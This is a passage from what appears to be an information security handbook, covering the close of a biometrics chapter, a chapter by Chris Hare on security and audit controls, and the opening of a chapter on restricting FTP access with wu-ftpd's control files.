Other new stuff includes multi-travel fingerprint applications, public ID cards, and surveillance systems. Multi-travel applications would allow travelers to participate in frequent flyer and border control systems. Travelers could use one convenient fingerprint template to pay for their travel expenses, such as airplane tickets and hotel rooms. A pubic ID card for multipurpose use could incorporate biometrics. For example, a closed-circuit surveillance video camera system can be automatically monitored with facial software.

Researchers are working on relaxing some constraints of existing face recognition algorithms to better adjust to changes due to lighting, aging, rotation in depth, and common expressions. They are also studying how to deal with variations in appearance due to such things as facial hair, glasses, and makeup — problems that already have partial solutions.

The Microsoft Factor

On May 5, 2000, Microsoft entered into a partnership with I/O Software to integrate biometric authentication technology into the Windows operating systems. Microsoft acquired I/O Software's Biometric API (BAPI) technology and SecureSuite core authentication technology to provide users with a higher level of network security based on a personal authorization method.

This integration will enable users to log on to their computers and conduct secure E-commerce transactions using a combination of fingerprint, iris pattern, or voice recognition and a cryptographic private key, instead of a password. A biometric template is much more difficult to duplicate because no two individuals have the same set of characteristics. Biometrics are well-suited to replace passwords and smart card PINs because biometric data cannot be forgotten, lost, stolen, or shared with others.

Standardization Issues

The biometrics industry includes more than 150 separate hardware and software vendors, each with their own proprietary interfaces, algorithms, and data structures. Standards are emerging to provide a common software interface, to allow sharing of biometric templates, and to permit good comparison and evaluation of different biometric technologies.

One such instance is the BioAPI standard that defines a common method for interfacing with a given biometric application. BioAPI is an open-systems standard developed by a consortium of more than 60 vendors and government agencies. Written in C, it consists of a set of function calls to perform basic actions common to all biometric technologies, such as enroll user, verify asserted identity (authentication), and discover identity.

Microsoft, the original founder of the BioAPI Consortium, dropped out and developed its own BAPI biometric interface standard. This standard is based on BAPI technologies that Microsoft acquired from I/O Software. Another draft standard is the Common Biometric Exchange File Format, which defines a common means of exchanging and storing templates collected from a variety of biometric devices. The Biometric Consortium has also presented a proposal for the Common Fingerprint Minutiae Exchange format, which attempts to provide a level of interoperability for fingerprint technology vendors.

In addition to interoperability issues, biometrics standards are seen as a way of building a foundation for biometrics assurance and testing methodologies. Biometric assurance refers to confidence that a biometric device can achieve the intended level of security. Current metrics for comparing biometric technologies are limited.

As a partial solution, the U.S. Department of Defense's Biometrics Management Office and other groups are developing standard testing methodologies. Much of this work is occurring within the contextual framework of the Common Criteria. It is a model that the international security community developed to standardize evaluation and comparison of all security products.

Selection Criteria

The selection of a static, integrated, or dynamic biometrics system depends on perceived user profiles, the need to interface with other systems or databases, environmental conditions, and other parameters for each characteristic, including:

- Ease of use
- Error incidence
- Accuracy
- Cost
- User acceptance
- Required security level
- Long-term suitability

The rating for each parameter, except for the error incidence, varies from medium to very high. The error incidence parameter refers to a short description on what causes the error (e.g., head injury, age, and glasses). This is also a possibility that an imposter could be correctly authenticated (false acceptance as opposed to false rejection where an authorized person is denied access).

Conclusion

We are entering an age of biometrics. Many technologies, once labeled as research projects, are now marketable. Their popularity is attributed to the fact that biometrics are more difficult to steal, forget, or lose than passwords. Each biometric type, however, has it own limitations. It will not work for all individuals because some may have a disability that a biometric system is unable to enroll as a template. They also do not work with individuals who markedly change their appearances.

While integration of facial, voice, and lip movement recognition is an interesting one, higher granularity of lip movements is needed. Many individuals are not aware that lip reading without voice can be somewhat confusing. This is true when lip movements appear to be the same for two or three different words. Wearable biometrics — once science fiction — is now a reality. Seen in comic books decades ago, now one hears about them with regard to military and health use.

Also, today personal computing for laptops along with a fingerprint secure lockbox containing a private key, digital certificates, and secure passwords. Tomorrow, one may be able to swipe one's fingertip on a car door handle to gain access to one's car. This, however, will not happen until the automobile manufacturers succeed in making a chip that can adapt to a variety of weather conditions — ranging from mild to severe.

All of these have raised standardization issues. Standards on interoperability have been recommended, and a few have been implemented. Trailing them are standards on testing methodologies that are still in the developmental stage. Once the standardization efforts become more mature, new biometric technologies we have not yet seen will make their grand entrance to the market. More of these technologies will be more dynamic, in real-time, and in less constrained environments.

Despite the progress that biometrics technologies will make, passwords are here to stay for some individuals who have problems with enrolling a biometric template — due to a genetic defect, illness, age, or injury. Of course, this is an assumption today. It may not be so tomorrow — particularly with breakthrough technologies not yet on the blueprints.

It Is All about Control

Chris Hare, CISSP, CISA

The security professional and the auditor come together around one topic: control. The two professionals may not agree with the methods used to establish control, but their concerns are related. The security professional is there to evaluate the situation, identify the risks and exposures, recommend solutions, and implement corrective actions to reduce the risk. The auditor also evaluates risk, but the primary role is to evaluate the controls implemented by the security professional. This role often puts the security professional and the auditor at odds, but this does not need to be the case.

This chapter discusses controls in the context of the Common Body of Knowledge of the Certified Information Systems Security Professional (CISSP), but it also introduces the language and definitions used by the audit profession. This approach will ease some of the concept misconceptions and terminology differences between the security and audit professions. Because both professions are concerned with control, albeit from different perspectives, the security and audit communities should have close interaction and cooperate extensively.

Before discussing controls, it is necessary to define some parameters. Audit does not mean security. Think of it this way: the security professional does not often think in control terms. Rather, the security professional is focused on what measures or controls should be put into operation to protect the organization from a variety of threats. The goal of the auditor is not to secure the organization but to evaluate the controls to ensure risk is managed to the satisfaction of management. Two perspectives of the same thing — control.

WHAT IS CONTROL?

According to *Webster's Dictionary*, control is a method "to exercise restraining or directing influence over." An organization uses controls to regulate or define the limits of behavior for its employees or its operations for processes and systems. For example, an organization may have a process for defining widgets and uses controls within the process to maintain quality or production standards. Many manufacturing facilities use controls

to limit or regulate production of their finished goods. Professions such as medicine use controls to establish limits on acceptable conduct for their members. For example, the actions of a medical student or intern are monitored, reviewed, and evaluated — hence controlled — until the applicable authority licenses the medical student.

Regardless of the application, controls establish the boundaries and limits of operation.

The security professional establishes controls to limit access to a facility or system or privileges granted to a user. Auditors evaluate the effectiveness of the controls. There are five principle objectives for controls:

1. Propriety of information
2. Compliance with established rules
3. Safeguarding of assets
4. Efficient use of resources
5. Accomplishment of established objectives and goals

Propriety of information is concerned with the appropriateness and accuracy of information. The security profession uses *integrity* or *data integrity* in this context, as the primary focus is to ensure the information is accurate and has not been inappropriately modified.

Compliance with established rules defines the limits or boundaries within which people or systems must work. For example, one method of compliance is to evaluate a process against a defined standard to verify correct implementation of that process.

Safeguarding the organization's assets is of concern for management, the security professional, and the auditor alike. The term *asset* is used to describe any object, tangible or intangible, that has value to the organization.

The *efficient use of resources* is of critical concern in the current market. Organizations and management must concern themselves with the appropriate and controlled use of all resources, including but not limited to cash, people, and time.

Most importantly, however, organizations are assembled to *achieve a series of goals and objectives.* Without goals to establish the course and desired outcomes, there is little reason for an organization to exist.

To complete our definition of controls, Sawyer's *Internal Auditing, 4th Edition,* provides an excellent definition:

> Control is the employment of all the means and devices in an enterprise to promote, direct, restrain, govern, and check upon its various activities for the purpose of seeing that enterprise objectives are met. These means of control include, but are not limited to, form of organization,

> policies, systems, procedures, instructions, standards, committees, charts of account, forecasts, budgets, schedules, reports, checklists, records, methods, devices, and internal auditing.
>
> — Lawrence Sawyer
> *Internal Auditing, 4th Edition*
> The Institute of Internal Auditors

Careful examination of this definition demonstrates that security professionals use many of these same methods to establish control within the organization.

COMPONENTS USED TO ESTABLISH CONTROL

A series of components are used to establish controls, specifically:

- The control environment
- Risk assessment
- Control activities
- Information and communication
- Monitoring

The *control environment* is a term more often used in the audit profession, but it refers to all levels of the organization. It includes the integrity, ethical values, and competency of the people and management. The organizational structure, including decision making, philosophy, and authority assignments are critical to the control environment. Decisions such as the type of organizational structure, where decision-making authority is located, and how responsibilities are assigned all contribute to the control environment. Indeed, these areas can also be used as the basis for directive or administrative controls as discussed later in the chapter.

Consider an organization where all decision-making authority is at the top of the organization. Decisions and progress are slower because all information must be focused upward. The resulting pace at which the organization changes is lower, and customers may become frustrated due to the lack of employee empowerment.

However, if management abdicates its responsibility and allows anyone to make any decision they wish, anarchy results, along with differing decisions made by various employees. Additionally, the external audit organization responsible for reviewing the financial statements may have less confidence due to the increased likelihood that poor decisions are being made.

Risk assessments are used in many situations to assess the potential problems that may arise from poor decisions. Project managers use risk assessments to determine the activities potentially impacting the schedule or budget associated with the project. Security professionals use risk

assessments to define the threats and exposures and to establish appropriate controls to reduce the risk of their occurrence and impact. Auditors also use risk assessments to make similar decisions, but more commonly use risk assessment to determine the areas requiring analysis in their review.

Control activities revolve around authorizations and approvals for specific responsibilities and tasks, verification and review of those activities, and promoting job separation and segregation of duties within activities. The control activities are used by the security professional to assist in the design of security controls within a process or system. For example, SAP associates a transaction — an activity — with a specific role. The security professional assists in the review of the role to ensure no unauthorized activity can occur and to establish proper segregation of duties.

The *information and communication* conveyed within an organization provide people with the data they need to fulfill their job responsibilities. Changes to organizational policies or management direction must be effectively communicated to allow people to know about the changes and adjust their behavior accordingly. However, communications with customers, vendors, government, and stockholders are also of importance. The security professional must approach communications with care. Most commonly, the issue is with the security of the communication itself. Was the communication authorized? Can the source be trusted, and has the information been modified inappropriately since its transmission to the intended recipients? Is the communication considered sensitive by the organization, and was the confidentiality of the communication maintained?

Monitoring of the internal controls systems, including security, is of major importance. For example, there is little value gained from the installation of intrusion detection systems if there is no one to monitor the systems and react to possible intrusions. Monitoring also provides a sense of learning or continuous improvement. There is a need to monitor performance, challenge assumptions, and reassess information needs and information systems in order to take corrective action or even take advantage of opportunities for enhanced operations. Without monitoring or action resulting from the monitoring, there is no evolution in an organization. Organizations are not closed static systems and, hence, must adapt their processes to changes, including controls. Monitoring is a key control process to aid the evolution of the organization.

CONTROL CHARACTERISTICS

Several characteristics available to assess the effectiveness of the implemented controls are commonly used in the audit profession. Security professionals should consider these characteristics when selecting or designing the control structure. The characteristics are:

- Timeliness
- Economy
- Accountability
- Placement
- Flexibility
- Cause identification
- Appropriateness
- Completeness

Ideally, controls should prevent and detect potential deviations or undesirable behavior early enough to take appropriate action. The *timeliness* of the identification and response can reduce or even eliminate any serious cost impact to the organization. Consider anti-virus software: organizations deploying this control must also concern themselves with the delivery method and timeliness of updates from the anti-virus vendor. However, having updated virus definitions available is only part of the control because the new definitions must be installed in the systems as quickly as possible.

Security professionals regularly see solutions provided by vendors that are not *economical* due to the cost or lack of scalability in large environments. Consequently, the control should be economical and cost effective for the benefit it brings. There is little economic benefit for a control costing $100,000 per year to manage a risk with an annual impact of $1000.

The control should be designed to hold people *accountable* for their actions. The user who regularly attempts to download restricted material and is blocked by the implemented controls must be held accountable for such attempts. Similarly, financial users who attempt to circumvent the controls in financial processes or systems must also be held accountable. In some situations, users may not be aware of the limits of their responsibilities and thus may require training. Other users knowingly attempt to circumvent the controls. Only an investigation into the situation can tell the difference.

The effectiveness of the control is often determined by its *placement*. Accepted placement of controls are considered:

- *Before an expensive part of a process.* For example, before entering the manufacturing phase of a project, the controls must be in place to prevent building the incorrect components.
- *Before points of difficulty or no return.* Some processes or systems have a point where starting over introduces new problems. Consequently, these systems must include controls to ensure all the information is accurate before proceeding to the next phase.
- *Between discrete operations.* As one operation is completed, a control must be in place to separate and validate the previous operation. For

example, authentication and authorization are linked but discrete operations.

- *Where measurement is most convenient.* The control must provide the desired measurement in the most appropriate place. For example, to measure the amount and type of traffic running through a firewall, the measurement control would not be placed at the core of the network.
- *Corrective action response time.* The control must alert appropriate individuals and initiate corrective action either automatically or through human intervention within a defined time period.
- *After the completion of an error-prone activity.* Activities such as data entry are prone to errors due to keying the data incorrectly.
- *Where accountability changes.* Moving employee data from a human resources system to a finance system may involve different accountabilities. Consequently, controls should be established to provide both accountable parties confidence in the data export and import processes.

As circumstances or situations change, so too must the controls. *Flexibility* of controls is partially a function of the overall security architecture. The firewall with a set of hard-coded and inflexible rules is of little value as organizational needs change. Consequently, controls should ideally be modular in a systems environment and easily replaced when new methods or systems are developed.

The ability to respond and correct a problem when it occurs is made easier when the control can *establish the cause* of the problem. Knowing the cause of the problem makes it easier for the appropriate corrective action to be taken.

Controls must provide management with the *appropriate* responses and actions. If the control impedes the organization's operations or does not address management's concerns, it is not appropriate. As is always evident to the security professional, a delicate balance exists between the two; and often the objectives of business operations are at odds with other management concerns such as security. For example, the security professional recommending system configuration changes may affect the operation of a critical business system. Without careful planning and analysis of the controls, the change may be implemented and a critical business function paralyzed.

Finally, the control must be complete. Implementing controls in only one part of the system or process is no better than ignoring controls altogether. This is often very important in information systems. We can control the access of users and limit their ability to perform specific activities within an application. However, if we allow the administrator or programmer a backdoor into the system, we have defeated the controls already established.

There are many factors affecting the design, selection, and implementation of controls. This theme runs throughout this chapter and is one the security professional and auditor must each handle on a daily basis.

TYPES OF CONTROLS

There are many types of controls found within an organization to achieve its objectives. Some are specific to particular areas within the organization but are nonetheless worthy of mention. The security professional should be aware of the various controls because he will often be called upon to assist in their design or implementation.

Internal

Internal controls are those used to primarily manage and coordinate the methods used to safeguard an organization's assets. This process includes verifying the accuracy and reliability of accounting data, promoting operational efficiency, and adhering to managerial polices.

We can expand upon this statement by saying internal controls provide the ability to:

- Promote an effective and efficient operation of the organization, including quality products and services
- Reduce the possibility of loss or destruction of assets through waste, abuse, mismanagement, or fraud
- Adhere to laws and external regulations
- Develop and maintain accurate financial and managerial data and report the same information to the appropriate parties on a timely basis

The term *internal control* is primarily used within the audit profession and is meant to extend beyond the limits of the organization's accounting and financial departments.

Directive/Administrative

Directive and administrative controls are often used interchangeably to identify the collection of organizational plans, policies, and records. These are commonly used to establish the limits of behavior for employees and processes. Consider the organizational conflict of interest policy.

Such a policy establishes the limits of what the organization's employees can do without violating their responsibilities to the organization. For example, if the organization states employees cannot operate a business on their own time and an employee does so, the organization may implement the appropriate repercussions for violating the administrative control.

Using this example, we can more clearly see why these mechanisms are called *administrative* or *directive* controls — they are not easily enforced in

automated systems. Consequently, the employee or user must be made aware of limits and stay within the boundaries imposed by the control.

One directive control is legislation. Organizations and employees are bound to specific conduct based upon the general legislation of the country where they work, in addition to any specific legislation regarding the organization's industry or reporting requirements. Every organization must adhere to revenue, tax collection, and reporting legislation. Additionally, a publicly traded company must adhere to legislation defining reporting requirements, senior management, and the responsibilities and liabilities of the board of directors. Organizations that operate in the healthcare sector must adhere to legislation specific to the protection of medical information, confidentiality, patient care, and drug handling. Adherence to this legislation is a requirement for the ongoing existence of the organization and avoidance of criminal or civil liabilities.

The organizational structure is an important element in establishing decision-making and functional responsibilities. The division of functional responsibilities provides the framework for segregation of duties controls. Through segregation of duties, no single person or department is responsible for an entire process. This control is often implemented within the systems used by organizations.

Aside from the division of functional responsibilities, organizations with a centralized decision-making authority have all decisions made by a centralized group or person. This places a high degree of control over the organization's decisions, albeit potentially reducing the organization's effectiveness and responsiveness to change and customer requirements.

Decentralized organizations place decision making and authority at various levels in the company with a decreasing range of approval. For example, the president of the company can approve a $1 million expenditure, but a first-level manager cannot. Limiting the range and authority of decision making and approvals gives the company control while allowing the decisions to be made at the correct level. However, there are also many examples in the news of how managers abuse or overstep their authority levels. The intent in this chapter is not to present one as better than the other but rather to illustrate the potential repercussions of choosing either. The organization must make the decision regarding which model is appropriate at which time.

The organization also establishes internal policies to control the behavior of its employees. These policies typically are implemented by procedures, standards, and guidelines. Policies describe senior management's decisions. They limit employee behavior by typically adding sanctions for noncompliance, often affecting an employee's position within the organization. Policies may also include codes of conduct and ethics in addition to

the normal finance, audit, HR, and systems policies normally seen in an organization.

The collective body of documentation described here instructs employees on what the organization considers acceptable behavior, where and how decisions are made, how specific tasks are completed, and what standards are used in measuring organizational or personal performance.

Accounting

Accounting controls are an area of great concern for the accounting and audit departments of an organization. These controls are concerned with safeguarding the organization's financial assets and accounting records. Specifically, these controls are designed to ensure that:

- Only authorized transactions are performed, recorded correctly, and executed according to management's directions.
- Transactions are recorded to allow for preparation of financial statements using generally accepted accounting principles.
- Access to assets, including systems, processes, and information, is obtained and permitted according to management's direction.
- Assets are periodically verified against transactions to verify accuracy and resolve inconsistencies.

While these are obviously accounting functions, they establish many controls implemented within automated systems. For example, an organization that allows any employee to make entries into the general ledger or accounting system will quickly find itself financially insolvent and questioning its operational decisions.

Financial decision making is based upon the data collected and reported from the organization's financial systems. Management wants to know and demonstrate that only authorized transactions have been entered into the system. Failing to demonstrate this or establish the correct controls within the accounting functions impacts the financial resources of the organization. Additionally, internal or external auditors cannot validate the authenticity of the transactions; they will not only indicate this in their reports but may refuse to sign the organization's financial reports. For publicly traded companies, failing to demonstrate appropriate controls can be disastrous.

The recent events regarding mishandling of information and audit documentation in the Enron case (United States, 2001–2002) demonstrate poor compliance with legislation, accepted standards, accounting, and auditing principles.

Preventive

As presented thus far, controls may exist for the entire organization or for subsets of specific groups or departments. However, some controls are implemented to prevent undesirable behavior before it occurs. Other controls are designed to detect the behaviors when they occur, to correct them, and improve the process so that a similar behavior will not recur.

This suite of controls is analogous to the prevent–detect–correct cycle used within the information security community.

Preventive controls establish mechanisms to prevent the undesirable activity from occurring. Preventive controls are considered the most cost-effective approach of the preventive–detective–corrective cycle. When a preventive control is embedded into a system, the control prevents errors and minimizes the use of detective and corrective techniques. Preventive controls include trustworthy, trained people, segregation of duties, proper authorization, adequate documents, proper record keeping, and physical controls.

For example, an application developer who includes an edit check in the zip or postal code field of an online system has implemented a preventive control. The edit check validates the data entered as conforming to the zip or postal code standards for the applicable country. If the data entered does not conform to the expected standards, the check generates an error for the user to correct.

Detective

Detective controls find errors when the preventive system does not catch them. Consequently, detective controls are more expensive to design and implement because they not only evaluate the effectiveness of the preventive control but must also be used to identify potentially erroneous data that cannot be effectively controlled through prevention. Detective controls include reviews and comparisons, audits, bank and other account reconciliation, inventory counts, passwords, biometrics, input edit checks, checksums, and message digests.

A situation in which data is transferred from one system to another is a good example of detective controls. While the target system may have very strong preventive controls when data is entered directly, it must accept data from other systems. When the data is transferred, it must be processed by the receiving system to detect errors. The detection is necessary to ensure that valid, accurate data is received and to identify potential control failures in the source system.

Corrective

The corrective control is the most expensive of the three to implement and establishes what must be done when undesirable events occur. No

matter how much effort or resources are placed into the detective controls, they provide little value to the organization if the problem is not corrected and is allowed to recur.

Once the event occurs and is detected, appropriate management and other resources must respond to review the situation and determine why the event occurred, what could have been done to prevent it, and implement the appropriate controls. The corrective controls terminate the loop and feed back the new requirements to the beginning of the cycle for implementation.

From a systems security perspective, we can demonstrate these three controls.

- An organization is concerned with connecting the organization to the Internet. Consequently, it implements firewalls to limit (prevent) unauthorized connections to its network. The firewall rules are designed according to the requirements established by senior management in consultation with technical and security teams.
- Recognizing the need to ensure the firewall is working as expected and to capture events not prevented by the firewall, the security teams establish an intrusion detection system (IDS) and a log analysis system for the firewall logs. The IDS is configured to detect network behaviors and anomalies the firewall is expected to prevent. Additionally, the log analysis system accepts the firewall logs and performs additional analysis for undesirable behavior. These are the detective controls.
- Finally, the security team advises management that the ability to review and respond to issues found by the detective controls requires a computer incident response team (CIRT). The role of the CIRT is to accept the anomalies from the detective systems, review them, and determine what action is required to correct the problem. The CIRT also recommends changes to the existing controls or the addition of new ones to close the loop and prevent the same behavior from recurring.

Deterrent

The deterrent control is used to discourage violations. As a control itself, it cannot prevent them. Examples of deterrent controls are sanctions built into organizational policies or punishments imposed by legislation.

Recovery

Recovery controls include all practices, procedures, and methods to restore the operations of the business in the event of a disaster, attack, or system failure. These include business continuity planning, disaster recovery plans, and backups.

All of these mechanisms enable the enterprise to recover information, systems, and business processes, thereby restoring normal operations.

Compensating

If the control objectives are not wholly or partially achieved, an increased risk of irregularities in the business operation exists. Additionally, in some situations, a desired control may be missing or cannot be implemented. Consequently, management must evaluate the cost–benefit of implementing additional controls, called compensating controls, to reduce the risk. Compensating controls may include other technologies, procedures, or manual activities to further reduce risk.

For example, it is accepted practice to prevent application developers from accessing a production environment, thereby limiting the risk associated with insertion of improperly tested or unauthorized program code changes. However, in many enterprises, the application developer may be part of the application support team. In this situation, a compensating control could be used to *allow* the developer *restricted* (monitored and/or limited) access to the production system, *only when access is required*.

CONTROL STANDARDS

With this understanding of controls, we must examine the control standards and objectives of security professionals, application developers, and system managers. Control standards provide developers and administrators with the knowledge to make appropriate decisions regarding key elements within the security and control framework. The standards are closely related to the elements discussed thus far.

Standards are used to implement the control objectives, namely:

- Data validation
- Data completeness
- Error handling
- Data management
- Data distribution
- System documentation

Application developers who understand these objectives can build applications capable of meeting or exceeding the security requirements of many organizations. Additionally, the applications will be more likely to satisfy the requirements established by the audit profession.

Data accuracy standards ensure the correctness of the information as entered, processed, and reported. Security professionals consider this an element of data integrity. Associated with data accuracy is data completeness. Similar to ensuring the accuracy of the data, the security professional

must also be concerned with ensuring that all information is recorded. Data completeness includes ensuring that only authorized transactions are recorded and none are omitted.

Timeliness relates to processing and recording the transactions in a timely fashion. This includes service levels for addressing and resolving error conditions. Critical errors may require that processing halts until the error is identified and corrected.

Audit trails and logs are useful in determining what took place after the fact. There is a fundamental difference between audit trails and logs. The audit trail is used to record the status and processing of individual transactions. Recording the state of the transaction throughout the processing cycle allows for the identification of errors and corrective actions. Log files are primarily used to record access to information by individuals and what actions they performed with the information.

Aligned with audit trails and logs is system monitoring. System administrators implement controls to warn of excessive processor utilization, low disk space, and other conditions. Developers should insert controls in their applications to advise of potential or real error conditions. Management is interested in information such as the error condition, when it was recorded, the resolution, and the elapsed time to determine and implement the correction.

Through techniques including edit controls, control totals, log files, checksums, and automated comparisons, developers can address traditional security concerns.

CONTROL IMPLEMENTATION

The practical implementations of many of the control elements discussed in this chapter are visible in today's computing environments. Both operating system and application-level implementations are found, often working together to protect access and integrity of the enterprise information.

The following examples illustrate and explain various control techniques available to the security professional and application developer.

Transmission Controls

The movement of data from the origin to the final processing point is of importance to security professionals, auditors, management, and the actual information user. Implementation of transmission controls can be established through the communications protocol itself, hardware, or within an application.

For example, TCP/IP implementations handle transmission control through the retransmission of information errors when received. The ability of TCP/IP to perform this service is based upon error controls built into the protocol or service. When a TCP packet is received and the checksum calculated for the packet is incorrect, TCP requests retransmission of the packet. However, UDP packets must have their error controls implemented at the application layer, such as with NFS.

Sequence

Sequence controls are used to evaluate the accuracy and completeness of the transmission. These controls rely upon the source system generating a sequence number, which is tested by the receiving system. If the data is received out of sequence or a transmission is missing, the receiving system can request retransmission of the missing data or refuse to accept or process any of it.

Regardless of the receiving system's response, the sequence controls ensure data is received and processed in order.

Hash

Hash controls are stored in the record before it is transmitted. These controls identify errors or omissions in the data. Both the transmitting and receiving systems must use the same algorithm to compute and verify the computed hash. The source system generates a hash value and transmits both the data and the hash value.

The receiving system accepts both values, computes the hash, and verifies it against the value sent by the source system. If the values do not match, the data is rejected. The strength of the hash control can be improved through strong algorithms that are difficult to fake and by using different algorithms for various data types.

Batch Totals

Batch totals are the precursors to hashes and are still used in many financial systems. Batch controls are sums of information in the transmitted data. For example, in a financial system, batch totals are used to record the number of records and the total amounts in the transmitted transactions. If the totals are incorrect on the receiving system, the data is not processed.

Logging

A transaction is often logged on both the sending and receiving systems to ensure continuity. The logs are used to record information about the

transmission or received data, including date, time, type, origin, and other information.

The log records provide a history of the transactions, useful for resolving problems or verifying that transmissions were received. If both ends of the transaction keep log records, their system clocks must be synchronized with an external time source to maintain traceability and consistency in the log records.

Edit

Edit controls provide data accuracy and consistency for the application. With edit activities such as inserting or modifying a record, the application performs a series of checks to validate the consistency of the information provided.

For example, if the field is for a zip code, the data entered by the user can be verified to conform to the data standards for a zip code. Likewise, the same can be done for telephone numbers, etc.

Edit controls must be defined and inserted into the application code as it is developed. This is the most cost-efficient implementation of the control; however, it is possible to add the appropriate code later. The lack of edit controls affects the integrity and quality of the data, with possible repercussions later.

PHYSICAL

The implementation of physical controls in the enterprise reduces the risk of theft and destruction of assets. The application of physical controls can decrease the risk of an attacker bypassing the logical controls built into the systems. Physical controls include alarms, window and door construction, and environmental protection systems. The proper application of fire, water, electrical, temperature, and air controls reduces the risk of asset loss or damage.

DATA ACCESS

Data access controls determine who can access data, when, and under what circumstances. Common forms of data access control implemented in computer systems are file permissions. There are two primary control methods — discretionary access control and mandatory access control.

Discretionary access control, or DAC, is typically implemented through system services such as file permissions. In the DAC implementation, the user chooses who can access a file or program based upon the file permissions established by the owner. The key element here is that the ability to access the data is decided by the owner and is, in turn, enforced by the system.

Mandatory access control, also known as MAC, removes the ability of the data owner alone to decide who can access the data. In the MAC model, both the data and the user are assigned a classification and clearance. If the clearance assigned to the user meets or exceeds the classification of the data and the owner permits the access, the system grants access to the data. With MAC, the owner and the system determine access based upon owner authorization, clearance, and classification.

Both DAC and MAC models are available in many operating system and application implementations.

WHY CONTROLS DO NOT WORK

While everything present in this chapter makes good sense, implementing controls can be problematic. Overcontrolling an environment or implementing confusing and redundant controls results in excessive human/monetary expense. Unclear controls might bring confusion to the work environment and leave people wondering what they are supposed to do, delaying and impacting the ability of the organization to achieve its goals. Similarly, controls might decrease effectiveness or entail an implementation that is costlier than the risk (potential loss) they are designed to mitigate.

In some situations, the control may become obsolete and effectively useless. This is often evident in organizations whose polices have not been updated to reflect changes in legislation, economic conditions, and systems.

Remember: people will resist attempts to control their behaviors. This is human nature and very common in situations in which the affected individuals were not consulted or involved in the development of the control. Resistance is highly evident in organizations in which the controls are so rigid or overemphasized as to cause mental or organizational rigidity. The rigidity causes a loss of flexibility to accommodate certain situations and can lead to strict adherence to procedures when common sense and rationality should be employed.

Personnel can and will accept controls. Most people are more willing to accept them if they understand what the control is intended to do and why. This means the control must be a means to an end and not the end itself. Alternatively, the control may simply not achieve the desired goal. There are four primary reactions to controls the security professional should consider when evaluating and selecting the control infrastructure:

1. *The control is a game.* Employees consider the control as a challenge, and they spend their efforts in finding unique methods to circumvent the control.
2. *Sabotage.* Employees attempt to damage, defeat, or ignore the control system and demonstrate, as a result, that the control is worthless.

3. *Inaccurate information.* Information may be deliberately managed to demonstrate the control as ineffective or to promote a department as more efficient than it really is.
4. *Control illusion.* While the control system is in force and working, employees ignore or misinterpret results. The system is credited when the results are positive and blamed when results are less favorable.

The previous four reactions are fairly complex reactions. Far more simplistic reactions leading to the failure of control systems have been identified:

- *Apathy.* Employees have no interest in the success of the system, leading to mistakes and carelessness.
- *Fatigue.* Highly complex operations result in fatigue of systems and people. Simplification may be required to address the problem.
- *Executive override.* The executives in the organization provide a "get out of jail free" card for ignoring the control system. Unfortunately, the executives involved may give permission to employees to ignore all the established control systems.
- *Complexity.* The system is so complex that people cannot cope with it.
- *Communication.* The control operation has not been well communicated to the affected employees, resulting in confusion and differing interpretations.
- *Efficiency.* People often see the control as impeding their abilities to achieve goals.

Despite the reasons why controls fail, many organizations operate in very controlled environments due to business competitiveness, handling of national interest or secure information, privacy, legislation, and other reasons. People can accept controls and assist in their design, development, and implementation. Involving the correct people at the correct time results in a better control system.

SUMMARY

This chapter has examined the language of controls, including definitions and composition. It has looked at the different types of controls, some examples, and why controls fail. The objective for the auditor and the security professional alike is to understand the risk the control is designed to address and implement or evaluate as their role may be. Good controls do depend on good people to design, implement, and use the control.

However, the balance between the good and the bad control can be as simple as the cost to implement or the negative impact to business operations. For a control to be effective, it must achieve management's objectives, be relevant to the situation, be cost effective to implement, and easy for the affected employees to use.

Acknowledgments

Many thanks to my colleague and good friend, Mignona Cote. She continues to share her vast audit experience daily, having a positive effect on information systems security and audit. Her mentorship and leadership have contributed greatly to my continued success.

References

Gallegos, Frederick. *Information Technology Control and Audit*. Auerbach Publications, Boca Raton, FL, 1999.

Sawyer, Lawrence. *Internal Auditing*. The Institute of Internal Auditors, 1996.

ABOUT THE AUTHOR

Chris Hare, CISSP, CISA, is an information security and control consultant with Nortel Networks in Dallas, Texas. A frequent speaker and author, his experience includes application design, quality assurance, systems administration and engineering, network analysis, and security consulting, operations, and architecture.

Controlling FTP: Providing Secured Data Transfers

Chris Hare, CISSP, CISA

Several scenarios exist that must be considered when looking for a solution:

- The user with a log-in account who requires FTP access to upload or download reports generated by an application. The user does not have access to a shell; rather, his default connection to the box will connect him directly to an application. He requires access to only his home directory to retrieve and delete files.
- The user who uses an application as his shell but does not require FTP access to the system.
- An application that automatically transfers data to a remote system for processing by a second application.

It is necessary to find an elegant solution to each of these problems before that solution can be considered viable by an organization.

Scenario A

A user named Bob accesses a UNIX system through an application that is a replacement for his normal UNIX log-in shell. Bob has no need for, and does not have, direct UNIX command-line access. While using the application, Bob creates reports or other output that he must upload or download for analysis or processing. The application saves this data in either Bob's home directory or a common directory for all application users.

Bob may or may not require the ability to put files onto the application server. The requirements break down as follows:

- Bob requires FTP access to the target server.
- Bob requires access to a restricted number of directories, possibly one or two.
- Bob may or may not require the ability to upload files to the server.

Scenario B

Other application users in the environment illustrated in Scenario A require no FTP access whatsoever. Therefore, it is necessary to prevent them from connecting to the application server using FTP.

Scenario C

The same application used by the users in Scenarios A and B regularly dumps data to move to another system. The use of hard-coded passwords in scripts is not advisable because the scripts must be readable for them to

be executed properly. This may expose the passwords to unauthorized users and allow them to access the target system. Additionally, the use of hard-coded passwords makes it difficult to change the password on a regular basis because all scripts using this password must be changed.

A further requirement is to protect the data once stored on the remote system to limit the possibility of unauthorized access, retrieval, and modification of the data.

While there are a large number of options and directives for the `/etc/ ftpaccess` file, the focus here is on those that provide secured access to meet the requirements in the scenarios described.

Controlling FTP Access

Advanced FTP servers such as wu-ftpd provide extensive controls for controlling FTP access to the target system. This access does not extend to the IP layer, as the typical FTP client does not offer encryption of the data stream. Rather, FTP relies on the properties inherent in the IP (Internet Protocol) to recover from malformed or lost packets in the data stream. This means one still has no control over the network component of the data transfer. This may allow for the exposure of the data if the network is compromised. However, that is outside the scope of the immediate discussion.

wu-ftpd uses two control files: `/etc/ftpusers and /etc/ftpaccess`. The `/etc/ftpusers` file is used to list the users who do **not** have FTP access rights on the remote system. For example, if the `/etc/ftpusers` file is empty, then all users, including root, have FTP rights on the system. This is not the desired operation typically, because access to system accounts such as root are to be controlled. Typically, the `/etc/ftpusers` file contains the following entries:

- `root`
- `bin`
- `daemon`
- `adm`
- `lp`
- `sync`
- `shutdown`
- `halt`
- `mail`
- `news`
- `uucp`
- `operator`
- `games`
- `nobody`

